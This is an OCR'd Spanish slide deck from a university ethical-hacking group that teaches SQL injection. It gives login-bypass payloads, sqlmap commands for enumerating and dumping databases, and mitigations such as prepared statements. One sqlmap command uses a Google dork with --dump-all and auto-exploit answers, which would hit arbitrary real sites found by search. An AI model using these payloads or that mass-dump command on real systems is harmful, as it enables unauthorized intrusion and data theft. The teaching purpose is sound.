HACKING WEB

SQL Injection

FDIst: Grupo de Hacking Ético de la FDI


FDIst - HACKING WEB
SQL INJECTION

DISCLAIMER

In no event will we be liable for any loss or damage including without limitation, indirect or consequential loss or damage, or any loss or damage whatsoever arising from loss of data or profits arising out of, or in connection with, the knowledge provided.

FDIst - HACKING WEB
SQL INJECTION

¿Qué es?




La magia de SQL Injection

```
' OR 1 = 1; --
```

FDIst - HACKING WEB
SQL INJECTION

La magia de SQL Injection



SQL Injection.

User-Id : itswadesh

Password : newpassword

```
select * from Users where user_id= ’itswadesh’
                and password = ’ newpassword  ’
```

User-Id : ‘ OR 1= 1; /*

Password : */--

```
select * from Users where user_id= ’‘ OR 1 = 1; /* ’
                and password = ’ */-- ’
```

¡Atacad!

https://vulnerable.devpgsv.com/

Automatizando

- SQLNinja
- The Mole
- SQLBrute
- SQLMap

SQLMap

```
sqlmap -u [URL]

sqlmap -u [URL] --dbs

sqlmap -u [URL] -D [DATABASE] --tables

sqlmap -u [URL] -D [DATABASE] -t [TABLE] --columns

sqlmap -u [URL] -D [DATABASE] -t [TABLE] --dump
```

SQLMap

```
sqlmap -g 'inurl:".php?id="' --dbs --dump-all --exclude-sysdbs --answers="follow=N, want to skip test payloads specific for other DBMSes=Y, want to include all tests for 'MySQL'=N,do you want to test this URL=Y,is vulnerable. Do you want to keep testing the others=N,want to exploit this SQL injection=Y,store hashes to a temporary file=N,crack them via a dictionary-based attack=N,do you want sqlmap to try to detect backend WAF/IPS/IDS=N,injection not exploitable with NULL values. Do you want to try with a random integer value for option=Y,due to huge table size do you want to remove ORDER BY clause gaining speed over consistency=Y" --threads=10
```

FDIst - HACKING WEB
SQL INJECTION

Database Injection

Solución

- Escapar caracteres
- Filtros
- Prepared Statements

FDIst

@FDIstUCM

https://t.me/joinchat/Ar4agkCACYELE5TZ5AWtAA

https://fdist.fdi.ucm.es

FDIst - HACKING WEB
SQL INJECTION

Pablo García de los Salmones Valencia
Febrero 2018

FDIst - HACKING WEB
SQL INJECTION